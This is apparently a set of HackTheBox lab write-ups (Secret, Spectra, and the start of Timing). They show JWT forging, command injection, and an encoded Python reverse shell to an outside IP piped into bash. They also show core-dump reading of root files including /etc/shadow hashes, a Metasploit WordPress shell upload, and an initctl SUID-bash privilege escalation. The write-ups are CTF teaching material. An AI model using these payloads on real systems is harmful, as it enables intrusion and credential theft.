* Connection #0 to host secret.htb left intact
{"user":"oopsie"}
```
We registered a user oopsie.
Now let's try and login. For login we know we need to send email and password.(from validation.js)
``` bash
┌──(root💀kali)-[~/hackthebox/machine/secret/dump]
└─# curl -X POST -H 'Content-Type: application/json' -v http://secret.htb/api/user/login --data '{"email": "oopsie@oops.com","password": "oopsie"}'
Note: Unnecessary use of -X or --request, POST is already inferred.
* Trying 10.10.11.120:80...
* Connected to secret.htb (10.10.11.120) port 80 (#0)
> POST /api/user/login HTTP/1.1
> Host: secret.htb
> User-Agent: curl/7.74.0
> Accept: */*
> Content-Type: application/json
> Content-Length: 49
>
* upload completely sent off: 49 out of 49 bytes
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: nginx/1.18.0 (Ubuntu)
< Date: Mon, 01 Nov 2021 13:44:50 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 205
< Connection: keep-alive
< X-Powered-By: Express
< auth-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2MTdmZWYyZDg5MzgyMTA0NTlhY2I3NGEiLCJuYW1lIjoib29wc2llIiwiZW1haWwiOiJvb3BzaWVAb29wcy5jb20iLCJpYXQiOjE2MzU3NzQyOTB9.HE0Zmxlx0YF7WRHX3Ju0Hgu0BlKVj7yqzG4hmvTAw3Y
< ETag: W/"cd-qokR8BWKB2cBLuHw0rUC0BtzrYs"
<
* Connection #0 to host secret.htb left intact
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2MTdmZWYyZDg5MzgyMTA0NTlhY2I3NGEiLCJuYW1lIjoib29wc2llIiwiZW1haWwiOiJvb3BzaWVAb29wcy5jb20iLCJpYXQiOjE2MzU3NzQyOTB9.HE0Zmxlx0YF7WRHX3Ju0Hgu0BlKVj7yqzG4hmvTAw3Y
```
looks like we are logged in and we have our token.
now let's see if we can do something intresting with but let's first see how it validates a JWT token.
``` js
const jwt = require("jsonwebtoken");
module.exports = function (req, res, next) {
const token = req.header("auth-token");
if (!token) return res.status(401).send("Access Denied");
try {
const verified = jwt.verify(token, process.env.TOKEN_SECRET);
req.user = verified;
next();
} catch (err) {
res.status(400).send("Invalid Token");
}
};
```
looks like we just have to pass it as header in request with header name auth-token.
so let's confirm it by sending it to /api/priv endpoint which just tells you if you are admin or not.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/secret/dump]
└─# curl http://secret.htb/api/priv -H 'auth-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2MTdmZWYyZDg5MzgyMTA0NTlhY2I3NGEiLCJuYW1lIjoib29wc2llIiwiZW1haWwiOiJvb3BzaWVAb29wcy5jb20iLCJpYXQiOjE2MzU3NzQyOTB9.HE0Zmxlx0YF7WRHX3Ju0Hgu0BlKVj7yqzG4hmvTAw3Y'
{"role":{"role":"you are normal user","desc":"oopsie"}}
```
Looks like we are not admin but we have the secret we can forge the token.
Let's Understand what we need to satisfy in order to be an admin it is declared in /routes/private.js
so it basically checks that if name == 'theadmin' if so then it will give us the admin capabilities.
Let's decode our token and find how its made.
I will use jwttool for it you can use any tool of your liking you can also use their online website jwt.io which easy and pretty convinient.
website: https://jwt.io/
tool: https://github.com/ticarpi/jwt_tool
``` bash
┌──(root💀kali)-[~/hackthebox/machine/secret/dump]
└─# python3 /root/jwt_tool-master/jwt_tool.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2MTdmZWYyZDg5MzgyMTA0NTlhY2I3NGEiLCJuYW1lIjoib29wc2llIiwiZW1haWwiOiJvb3BzaWVAb29wcy5jb20iLCJpYXQiOjE2MzU3NzQyOTB9.HE0Zmxlx0YF7WRHX3Ju0Hgu0BlKVj7yqzG4hmvTAw3Y
\ \ \ \ \ \
\__ | | \ |\__ __| \__ __| |
| | \ | | | \ \ |
| \ | | | __ \ __ \ |
\ | _ | | | | | | | |
| | / \ | | | | | | | |
\ | / \ | | |\ |\ | |
\______/ \__/ \__| \__| \__| \______/ \______/ \__|
Version 2.1.0 \______| @ticarpi
Original JWT:
=====================
Decoded Token Values:
=====================
Token header values:
[+] alg = "HS256"
[+] typ = "JWT"
Token payload values:
[+] _id = "617fef2d8938210459acb74a"
[+] name = "oopsie"
[+] email = "oopsie@oops.com"
[+] iat = 1635774290 ==> TIMESTAMP = 2021-11-01 09:44:50 (UTC)
----------------------
JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore
----------------------
```
#### Forging token
``` bash
┌──(root💀kali)-[~/hackthebox/machine/secret/dump]
└─# python3 /root/jwt_tool-master/jwt_tool.py -I -S hs256 -pc 'name' -pv 'theadmin' -p 'gXr67TtoQL8TShUc8XYsK2HvsBYfyQSFCFZe4MQp7gRpFuMkKjcM72CNQN4fMfbZEKx4i7YiWuNAkmuTcdEriCMm9vPAYkhpwPTiuVwVhvwE' eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2MTdmZWYyZDg5MzgyMTA0NTlhY2I3NGEiLCJuYW1lIjoib29wc2llIiwiZW1haWwiOiJvb3BzaWVAb29wcy5jb20iLCJpYXQiOjE2MzU3NzQyOTB9.HE0Zmxlx0YF7WRHX3Ju0Hgu0BlKVj7yqzG4hmvTAw3Y
\ \ \ \ \ \
\__ | | \ |\__ __| \__ __| |
| | \ | | | \ \ |
| \ | | | __ \ __ \ |
\ | _ | | | | | | | |
| | / \ | | | | | | | |
\ | / \ | | |\ |\ | |
\______/ \__/ \__| \__| \__| \______/ \______/ \__|
Version 2.1.0 \______| @ticarpi
Original JWT:
jwttool_84f445163ec6ec4a952b95f091f746f1 - Tampered token - HMAC Signing:
[+] eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2MTdmZWYyZDg5MzgyMTA0NTlhY2I3NGEiLCJuYW1lIjoidGhlYWRtaW4iLCJlbWFpbCI6Im9vcHNpZUBvb3BzLmNvbSIsImlhdCI6MTYzNTc3NDI5MH0.-R0fMlWc1aeH9qhFtd2kwcp26ykHDtRBKLmhdduILAY
```
Now we have the forged token let's verify it at /api/priv endpoint
``` bash
┌──(root💀kali)-[~/hackthebox/machine/secret/dump]
└─# curl http://secret.htb/api/priv -H 'auth-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2MTdmZWYyZDg5MzgyMTA0NTlhY2I3NGEiLCJuYW1lIjoidGhlYWRtaW4iLCJlbWFpbCI6Im9vcHNpZUBvb3BzLmNvbSIsImlhdCI6MTYzNTc3NDI5MH0.-R0fMlWc1aeH9qhFtd2kwcp26ykHDtRBKLmhdduILAY'
{"creds":{"role":"admin","username":"theadmin","desc":"welcome back admin"}}
```
Now we are admin.
Now let's try to look at logs as we can see it in /routes/private.js
We have to specify the file name as the get parameter with the name file.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/secret/dump]
└─# curl 'http://secret.htb/api/logs?file=/etc/passwd' -H 'auth-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2MTdmZWYyZDg5MzgyMTA0NTlhY2I3NGEiLCJuYW1lIjoidGhlYWRtaW4iLCJlbWFpbCI6Im9vcHNpZUBvb3BzLmNvbSIsImlhdCI6MTYzNTc3NDI5MH0.-R0fMlWc1aeH9qhFtd2kwcp26ykHDtRBKLmhdduILAY'
{"killed":false,"code":128,"signal":null,"cmd":"git log --oneline /etc/passwd"}
```
Looks like it's a comand injection.
#### Exploitation
#### Command Injection
``` bash
┌──(root💀kali)-[~/hackthebox/machine/secret/dump]
└─# curl 'http://secret.htb/api/logs?file=;id' -H 'auth-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2MTdmZWYyZDg5MzgyMTA0NTlhY2I3NGEiLCJuYW1lIjoidGhlYWRtaW4iLCJlbWFpbCI6Im9vcHNpZUBvb3BzLmNvbSIsImlhdCI6MTYzNTc3NDI5MH0.-R0fMlWc1aeH9qhFtd2kwcp26ykHDtRBKLmhdduILAY'
"80bf34c fixed typos 🎉\n0c75212 now we can view logs from server 😃\nab3e953 Added the codes\nuid=1000(dasith) gid=1000(dasith) groups=1000(dasith)\n"
```
Yeah so now let's to get the rev shell.
from: revshells.com
``` bash
python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("10.10.14.20",443));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("sh")'
```
base64 + url encoded final payload:
``` bash
;echo+cHl0aG9uMyAtYyAnaW1wb3J0IG9zLHB0eSxzb2NrZXQ7cz1zb2NrZXQuc29ja2V0KCk7cy5jb25uZWN0KCgiMTAuMTAuMTQuMjAiLDQ0MykpO1tvcy5kdXAyKHMuZmlsZW5vKCksZilmb3IgZiBpbigwLDEsMildO3B0eS5zcGF3bigic2giKSc=+|+base64+-d|+bash
```
``` bash
┌──(root💀kali)-[~/hackthebox/machine/secret]
└─# curl 'http://secret.htb/api/logs?file=;echo+cHl0aG9uMyAtYyAnaW1wb3J0IG9zLHB0eSxzb2NrZXQ7cz1zb2NrZXQuc29ja2V0KCk7cy5jb25uZWN0KCgiMTAuMTAuMTQuMjAiLDQ0MykpO1tvcy5kdXAyKHMuZmlsZW5vKCksZilmb3IgZiBpbigwLDEsMildO3B0eS5zcGF3bigic2giKSc=+|+base64+-d|+bash' -H 'auth-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2MTdmZWYyZDg5MzgyMTA0NTlhY2I3NGEiLCJuYW1lIjoidGhlYWRtaW4iLCJlbWFpbCI6Im9vcHNpZUBvb3BzLmNvbSIsImlhdCI6MTYzNTc3NDI5MH0.-R0fMlWc1aeH9qhFtd2kwcp26ykHDtRBKLmhdduILAY'
```
And boom we have the revshell
python3 -c 'import pty; pty.spawn("/bin/bash")'
``` bash
┌──(root💀kali)-[~/hackthebox/machine/secret]
└─# rlwrap nc -nlvp 443
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.11.120.
Ncat: Connection from 10.10.11.120:37226.
id
id
uid=1000(dasith) gid=1000(dasith) groups=1000(dasith)
whoami
whoami
dasith
python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
id
id
uid=1000(dasith) gid=1000(dasith) groups=1000(dasith)
dasith@secret:~/local-web$
cat user.txt
4b2b3d02130064c7a2da7ede04a7e856
dasith@secret:~$
```
- 
#### PrivESC
#### SUID Binaries
``` bash
find / -type f -perm -u=s 2>/dev/null
```
Gives you an intresting file with setuid at /opt/count.
looking for the files in opt directory we are given the code for the binary too.
``` bash
dasith@secret:/opt$ ls
code.c
count
valgrind.log
```
So let's go through the code.
``` c
#include
#include
#include
#include
#include
#include
#include
#include
#include
void dircount(const char *path, char *summary)
{
DIR *dir;
char fullpath[PATH_MAX];
struct dirent *ent;
struct stat fstat;
int tot = 0, regular_files = 0, directories = 0, symlinks = 0;
if((dir = opendir(path)) == NULL)
{
printf("\nUnable to open directory.\n");
exit(EXIT_FAILURE);
}
while ((ent = readdir(dir)) != NULL)
{
++tot;
strncpy(fullpath, path, PATH_MAX-NAME_MAX-1);
strcat(fullpath, "/");
strncat(fullpath, ent->d_name, strlen(ent->d_name));
if (!lstat(fullpath, &fstat))
{
if(S_ISDIR(fstat.st_mode))
{
printf("d");
++directories;
}
else if(S_ISLNK(fstat.st_mode))
{
printf("l");
++symlinks;
}
else if(S_ISREG(fstat.st_mode))
{
printf("-");
++regular_files;
}
else printf("?");
printf((fstat.st_mode & S_IRUSR) ? "r" : "-");
printf((fstat.st_mode & S_IWUSR) ? "w" : "-");
printf((fstat.st_mode & S_IXUSR) ? "x" : "-");
printf((fstat.st_mode & S_IRGRP) ? "r" : "-");
printf((fstat.st_mode & S_IWGRP) ? "w" : "-");
printf((fstat.st_mode & S_IXGRP) ? "x" : "-");
printf((fstat.st_mode & S_IROTH) ? "r" : "-");
printf((fstat.st_mode & S_IWOTH) ? "w" : "-");
printf((fstat.st_mode & S_IXOTH) ? "x" : "-");
}
else
{
printf("??????????");
}
printf ("\t%s\n", ent->d_name);
}
closedir(dir);
snprintf(summary, 4096, "Total entries = %d\nRegular files = %d\nDirectories = %d\nSymbolic links = %d\n", tot, regular_files, directories, symlinks);
printf("\n%s", summary);
}
void filecount(const char *path, char *summary)
{
FILE *file;
char ch;
int characters, words, lines;
file = fopen(path, "r");
if (file == NULL)
{
printf("\nUnable to open file.\n");
printf("Please check if file exists and you have read privilege.\n");
exit(EXIT_FAILURE);
}
characters = words = lines = 0;
while ((ch = fgetc(file)) != EOF)
{
characters++;
if (ch == '\n' || ch == '\0')
lines++;
if (ch == ' ' || ch == '\t' || ch == '\n' || ch == '\0')
words++;
}
if (characters > 0)
{
words++;
lines++;
}
snprintf(summary, 256, "Total characters = %d\nTotal words = %d\nTotal lines = %d\n", characters, words, lines);
printf("\n%s", summary);
}
int main()
{
char path[100];
int res;
struct stat path_s;
char summary[4096];
printf("Enter source file/directory name: ");
scanf("%99s", path);
getchar();
stat(path, &path_s);
if(S_ISDIR(path_s.st_mode))
dircount(path, summary);
else
filecount(path, summary);
// drop privs to limit file write
setuid(getuid());
// Enable coredump generation
prctl(PR_SET_DUMPABLE, 1);
printf("Save results a file? [y/N]: ");
res = getchar();
if (res == 121 || res == 89) {
printf("Path: ");
scanf("%99s", path);
FILE *fp = fopen(path, "a");
if (fp != NULL) {
fputs(summary, fp);
fclose(fp);
} else {
printf("Could not open %s for writing\n", path);
}
}
return 0;
}
```
Looking at the source code the write functionality looks intresting but the problem is that we cannot write in privilleged mode and not the content of file so there is no possible way we can write something to high-privileged file or see the content of higher privileged file.
The catch over here is that what if we crash the code in between the execution of the code.
Most of the time if we crash the process in between the report is most of the time saved in /var/crash in linux distro.
Normally this won't be possible but with this perm set prctl(PR_SET_DUMPABLE, 1); it could be possible. I am still not sure about what it does exactly but here is the man page for this function if you are intrested.
https://man7.org/linux/man-pages/man2/prctl.2.html
As far as I understand this determines whether core dumps are produced or not and by default it is always 1 so not sure why he manually did probably as a hint.
As it is set to 1 we can produce core dump so let's test this thoery practically.
For this we need 2 shells so first make sure you have 2 shells.
1 -> To run the count binary
2 -> To create crash
#### Shell 1
``` bash
dasith@secret:/$ cd /opt
dasith@secret:/opt$ ./count -p
/root/root.txt
y
```
Now let's go to shell 2 to crash the binary
#### Shell 2
``` bash
dasith@secret:/opt$ ps -aux | grep count
ps -aux | grep count
root 853 0.0 0.1 235676 7468 ? Ssl 12:11 0:00 /usr/lib/accountsservice/accounts-daemon
dasith 1526 0.0 0.0 2488 588 pts/1 S+ 14:29 0:00 ./count -p
dasith 1534 0.0 0.0 6432 736 pts/3 S+ 14:30 0:00 grep --color=auto count
```
Now kill the process with the PID corresponding to ./count -p
``` bash
dasith@secret:/opt$ kill -BUS 1526
```
Now you can check the shell1 if the process is been crashed.
#### Shell 1
``` bash
dasith@secret:/opt$ ./count -p
/root/root.txt
y
bash: [67393: 3 (255)] tcsetattr: Inappropriate ioctl for device
Path: Bus error (core dumped)
```
Indeed we have crashed the process so lets check the /var/crash for the report.
``` bash
dasith@secret:/opt$ cd cd /var/crash
cd cd /var/crash
bash: cd: too many arguments
dasith@secret:/opt$ cd /var/crash
cd /var/crash
dasith@secret:/var/crash$ ls -la
ls -la
total 88
drwxrwxrwt 2 root root 4096 Nov 1 14:30 .
drwxr-xr-x 14 root root 4096 Aug 13 05:12 ..
-rw-r----- 1 root root 27203 Oct 6 18:01 _opt_count.0.crash
-rw-r----- 1 dasith dasith 28055 Nov 1 14:30 _opt_count.1000.crash
-rw-r----- 1 root root 24048 Oct 5 14:24 _opt_countzz.0.crash
dasith@secret:/var/crash$ mkdir /tmp/oopsie
mkdir /tmp/oopsie
dasith@secret:/var/crash$ apport-unpack _opt_count.1000.crash /tmp/oopsie
apport-unpack _opt_count.1000.crash /tmp/oopsie
dasith@secret:/var/crash$ cd /tmp/oopsie
cd /tmp/oopsie
dasith@secret:/tmp/oopsie$ ls -la
ls -la
total 436
drwxr-xr-x 2 dasith dasith 4096 Nov 1 14:32 .
drwxrwxrwt 13 root root 4096 Nov 1 14:31 ..
-rw-r--r-- 1 dasith dasith 5 Nov 1 14:32 Architecture
-rw-r--r-- 1 dasith dasith 380928 Nov 1 14:32 CoreDump
-rw-r--r-- 1 dasith dasith 24 Nov 1 14:32 Date
-rw-r--r-- 1 dasith dasith 12 Nov 1 14:32 DistroRelease
-rw-r--r-- 1 dasith dasith 10 Nov 1 14:32 ExecutablePath
-rw-r--r-- 1 dasith dasith 10 Nov 1 14:32 ExecutableTimestamp
-rw-r--r-- 1 dasith dasith 5 Nov 1 14:32 ProblemType
-rw-r--r-- 1 dasith dasith 10 Nov 1 14:32 ProcCmdline
-rw-r--r-- 1 dasith dasith 4 Nov 1 14:32 ProcCwd
-rw-r--r-- 1 dasith dasith 53 Nov 1 14:32 ProcEnviron
-rw-r--r-- 1 dasith dasith 2144 Nov 1 14:32 ProcMaps
-rw-r--r-- 1 dasith dasith 1336 Nov 1 14:32 ProcStatus
-rw-r--r-- 1 dasith dasith 1 Nov 1 14:32 Signal
-rw-r--r-- 1 dasith dasith 29 Nov 1 14:32 Uname
-rw-r--r-- 1 dasith dasith 3 Nov 1 14:32 UserGroups
```
We have the coredump file so let's check it out using strings or else it will give out gibberish output.
``` bash
dasith@secret:/tmp/oopsie$ strings CoreDump
......snip......
Path: esults a file? [y/N]: words = 2
Total lines = 2
oot/root.txt
9a63b8e79189a6329d9a5b5eb241ead8
aliases
ethers
......snip......
```
Looks like we have the root flag.
- use the same way get the root hash
``` bash
root:$6$/0f5J.S8.u.dA78h$xSyDRhh5Zf18Ha9XNVo5dvPhxnI0i7D/uD8T5FcYgN1FYMQbvkZakMgjgm3bhtS6hgKWBcD/QJqPgQR6cycFj.:18873:0:99999:7:::
daemon:*:18659:0:99999:7:::
bin:*:18659:0:99999:7:::
sys:*:18659:0:99999:7:::
sync:*:18659:0:99999:7:::
games:*:18659:0:99999:7:::
man:*:18659:0:99999:7:::
lp:*:18659:0:99999:7:::
mail:*:18659:0:99999:7:::
news:*:18659:0:99999:7:::
uucp:*:18659:0:99999:7:::
proxy:*:18659:0:99999:7:::
www-data:*:18659:0:99999:7:::
backup:*:18659:0:99999:7:::
list:*:18659:0:99999:7:::
irc:*:18659:0:99999:7:::
gnats:*:18659:0:99999:7:::
nobody:*:18659:0:99999:7:::
systemd-network:*:18659:0:99999:7:::
systemd-resolve:*:18659:0:99999:7:::
systemd-timesync:*:18659:0:99999:7:::
messagebus:*:18659:0:99999:7:::
syslog:*:18659:0:99999:7:::
_apt:*:18659:0:99999:7:::
tss:*:18659:0:99999:7:::
uuidd:*:18659:0:99999:7:::
tcpdump:*:18659:0:99999:7:::
landscape:*:18659:0:99999:7:::
pollinate:*:18659:0:99999:7:::
usbmux:*:18852:0:99999:7:::
sshd:*:18852:0:99999:7:::
systemd-coredump:!!:18852::::::
dasith:$6$RM7seX/Mzkds2S1x$.vkOBt4kRfs/6JRApNqvzZ1zM6W1FK8kNKyoBOVSuZbrdlOw.vPj2D7VC0y0sz2Eg2z5rj.GdK2ApMBFynjmR/:18873:0:99999:7:::
lxd:!:18852::::::
mongodb:!:18852:0:99999:7:::
```
- 
#### Summary of knowledge
- .git dump with GitTools
- js code audit
- Git Dump Enumeration find jwt TOKEN_SECRET
- forge jwt token with jwt_tool
- Command Injection with ";"
- SUID Binaries PrivESC with CoreDump crash information leackage
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...
## 备份配置与 Upstart 任务
测试站点配置暴露 WordPress 凭据,本地配置继续提供系统身份。initctl 可管理的任务文件决定后续执行。
来源 spectra · 原记录 2021-03-01 · 9 个代码块 · 4 处图片引用
查看分析过程、攻击步骤与完整代码
#### introduce
OS: Other
Difficulty: Easy
Points: 20
Release: 27 Feb 2021
IP: 10.10.10.229
- 
- 
#### information gathering
first use nmap as usaul
``` bash
┌──(root💀kali)-[~/hackthebox/machine/spectra]
└─# nmap -sV -v -p- --min-rate=10000 10.10.10.229
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.1 (protocol 2.0)
80/tcp open http nginx 1.17.4
3306/tcp open mysql MySQL (unauthorized)
```
doing a simple gobuster scan it reveals two directory /main and /testing
On the port 80 there is a live webserver just exposing to /testing directory we get some config files, in the wp-config.php.save file we get the username and password of the database we can use it to login on the wordpress webserver
``` bash
/** MySQL database username */
define( 'DB_USER', 'devtest' );
/** MySQL database password */
define( 'DB_PASSWORD', 'devteam01' );
```
#### get user
use administrator/devteam01 to login
After logging-in come across the Dashboard where we can install external plugin, so from here we can upload the plugin manually and get shell but that takes to time lets use another method using msf..
``` bash
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options
Module options (exploit/unix/webapp/wp_admin_shell_upload):
Name Current Setting Required Description
---- --------------- -------- -----------
PASSWORD devteam01 yes The WordPress password to authenticate with
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS spectra.htb yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI /main/ yes The base path to the wordpress application
USERNAME administrator yes The WordPress username to authenticate with
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
LHOST 10.10.14.22 yes The listen address (an interface may be specified)
LPORT 4455 yes The listen port
Exploit target:
Id Name
-- ----
0 WordPress
```
now we get a shell,After getting shell cat out the /opt/autologin.conf.orig file which points out a passwd file in /etc/autologin folder which simply contains the password of katie user
``` bash
meterpreter > cat /opt/autologin.conf.orig
# Copyright 2016 The Chromium OS Authors. All rights reserved.
# Use of this source code is governed by a BSD-style license that can be
# found in the LICENSE file.
description "Automatic login at boot"
author "chromium-os-dev@chromium.org"
# After boot-complete starts, the login prompt is visible and is accepting
# input.
start on started boot-complete
script
passwd=
# Read password from file. The file may optionally end with a newline.
for dir in /mnt/stateful_partition/etc/autologin /etc/autologin; do
if [ -e "${dir}/passwd" ]; then
passwd="$(cat "${dir}/passwd")"
break
fi
done
if [ -z "${passwd}" ]; then
exit 0
fi
# Inject keys into the login prompt.
#
# For this to work, you must have already created an account on the device.
# Otherwise, no login prompt appears at boot and the injected keys do the
# wrong thing.
/usr/local/sbin/inject-keys.py -s "${passwd}" -k enter
```
``` bash
meterpreter > pwd
/etc/autologin
meterpreter > ls
Listing: /etc/autologin
=======================
Mode Size Type Last modified Name
---- ---- ---- ------------- ----
100644/rw-r--r-- 19 fil 2021-02-03 19:43:24 -0500 passwd
meterpreter > cat passwd
SummerHereWeCome!!
meterpreter > ls /home
Listing: /home
==============
Mode Size Type Last modified Name
---- ---- ---- ------------- ----
40700/rwx------ 4096 dir 2020-07-20 05:53:17 -0400 .shadow
40755/rwxr-xr-x 4096 dir 2021-02-27 14:16:50 -0500 chronos
40755/rwxr-xr-x 4096 dir 2021-02-28 15:30:54 -0500 katie
40755/rwxr-xr-x 4096 dir 2021-02-28 14:47:17 -0500 nginx
41751/rwxr-x--x 4096 dir 2020-07-20 05:53:17 -0400 root
40755/rwxr-xr-x 4096 dir 2020-07-20 05:53:17 -0400 user
```
``` bash
┌──(root💀kali)-[~/hackthebox/machine/spectra]
└─# ssh katie@spectra.htb
The authenticity of host 'spectra.htb (10.10.10.229)' can't be established.
RSA key fingerprint is SHA256:lr0h4CP6ugF2C5Yb0HuPxti8gsG+3UY5/wKjhnjGzLs.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'spectra.htb,10.10.10.229' (RSA) to the list of known hosts.
Password:
katie@spectra ~ $ id
uid=20156(katie) gid=20157(katie) groups=20157(katie),20158(developers)
katie@spectra ~ $ whoami
katie
katie@spectra ~ $ ls
log user.txt
katie@spectra ~ $ cat user.txt
e89d27fe195e9114ffa72ba8913a6130
```
and we got the flag.
- 
#### get root
After doing sudo -l we come to know that we can run the /sbin/initctl command now if you don’t know what /initctl command does read this:
- [initctl - init daemon control tool](https://linux.die.net/man/8/initctl)
Now edit the /etc/init/test.conf and add this lines
``` bash
script
chmod +s /bin/bash
end script
```
Now start the job as
``` bash
katie@spectra /etc/init $ sudo /sbin/initctl start test
test start/running, process 48988
```
and then try
``` bash
katie@spectra ~ $ /bin/bash -p
bash-4.3# id
uid=20156(katie) gid=20157(katie) euid=0(root) egid=0(root) groups=0(root),20157(katie),20158(developers)
bash-4.3# whoami
root
bash-4.3# cd /root
bash-4.3# ls
main nodetest.js root.txt script.sh startup test.conf
bash-4.3# cat root.txt
d44519713b889d5e1f9e536d0c6df2fc
```
- 
#### Summary of knowledge
- Directory traversal
- wordpress file upload
- /sbin/initctl privesc
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...
## 上传时间窗口与自定义下载器
LFI 与源码揭示上传命名逻辑,Git 历史提供凭据。后半段保留 PHP 时间计算和 wget/FTP 下载行为造成的文件权限变化。
来源 timing · 原记录 2021-12-18 · 47 个代码块 · 4 处图片引用
查看分析过程、攻击步骤与完整代码
#### introduce
OS: Linux
Difficulty: Medium
Points: 30
Release: 11 Dec 2021
IP: 10.10.11.135
- 
- 
#### Enumeration
#### NMAP
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# nmap -sV -v -p- --min-rate=10000 10.10.11.135
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```
Nmap reveals two open ports, HTTP and SSH. Let’s look into webpage.
Just a login page, there's nothing else on the homepage. Let's do a directory brute force.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# gobuster dir -u http://timing.htb -x php -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://timing.htb
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php
[+] Timeout: 10s
===============================================================
2021/12/18 08:46:39 Starting gobuster in directory enumeration mode
===============================================================
/.html (Status: 403) [Size: 275]
/images (Status: 301) [Size: 309] [--> http://timing.htb/images/]
/.html.php (Status: 403) [Size: 275]
/.php (Status: 403) [Size: 275]
/login.php (Status: 200) [Size: 5609]
/index.php (Status: 302) [Size: 0] [--> ./login.php]
/js (Status: 301) [Size: 305] [--> http://timing.htb/js/]
/css (Status: 301) [Size: 306] [--> http://timing.htb/css/]
/.htm.php (Status: 403) [Size: 275]
/.htm (Status: 403) [Size: 275]
/profile.php (Status: 302) [Size: 0] [--> ./login.php]
/logout.php (Status: 302) [Size: 0] [--> ./login.php]
/image.php (Status: 200) [Size: 0]
